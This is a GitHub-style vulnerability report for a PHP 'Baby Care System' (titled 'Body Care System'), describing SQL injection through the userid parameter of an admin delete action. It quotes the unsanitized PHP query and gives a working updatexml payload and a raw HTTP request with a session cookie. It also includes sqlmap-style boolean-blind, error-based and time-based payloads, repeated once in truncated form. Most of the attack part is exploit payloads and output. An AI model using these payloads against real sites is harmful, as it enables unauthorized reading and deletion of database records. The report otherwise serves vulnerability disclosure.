debug601 Create SQLi-19.md History

1 contributor

46 lines (34 sloc) | 2.13 KB

Body Care System has SQL injection vulnerability

vendor: https://www.sourcecodester.com/php/14622/baby-care-system-phpmysqli-full-source-code.html

Vulnerability file: /BabyCare/admin/uesrs.php&&action=delete&userid=4


```php
<?php
    if(isset($_GET['action'])){
            $action = $_GET['action'];
            $userid = $_GET['userid'];

            if($action == 'delete'){
                $delquery = "DELETE FROM tb_user WHERE id ='$userid'";
                $delData = $db->delete($delquery);
                if($delData){
                    echo "<script>alert('User Deleted Successfully.!');</script>";
                    echo "<script>window.location='admin.php?id=users'; </script>";
                }else{
                    echo "<script>alert('User Not Deleted.!');</script>";
                    echo "<script>window.location='admin.php?id=users'; </script>";
                }
```

Vulnerability location: /BabyCare/admin.php?id=users&action=delete&userid=4 //uesrid is Injection point

[+]Payload: /BabyCare/admin.php?id=users&action=delete&userid=4%27%20and%20updatexml(1,concat(0x7e,(select%20database()),0x7e),2)--+ //userid is Injection point

```
GET /BabyCare/admin.php?id=users&action=delete&userid=4%27%20and%20updatexml(1,conca
Host: 192.168.1.19
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=h48mjnelp4g0935821l2k3g5ne
Connection: close
```




```
---
Parameter: userid (GET)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY cla
    Payload: id=users&action=delete&userid=4' RLIKE (SELECT (CASE WHEN (9720=9720) T

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=users&action=delete&userid=4' AND EXTRACTVALUE(9289,CONCAT(0x5c,0x71

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=users&action=delete&userid=4' AND (SELECT 6930 FROM (SELECT(SLEEP(5)
---
```

```
---
Parameter: userid (GET)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=users&action=delete&userid=4' RLIKE (SELECT (CASE WHEN (9720=9720) THEN 4 ELSE 0x28 END))-- nviO

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: id=users&action=delete&userid=4' AND EXTRACTVALUE(9289,CONCAT(0x5c,0x716b6b6271,(SELECT (ELT(9289=9289,1))),0x717a707a71))-- ULrQ

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=users&action=delete&userid=4' AND (SELECT 6930 FROM (SELECT(SLEEP(5)))eKMb)-- Pdwh
---
```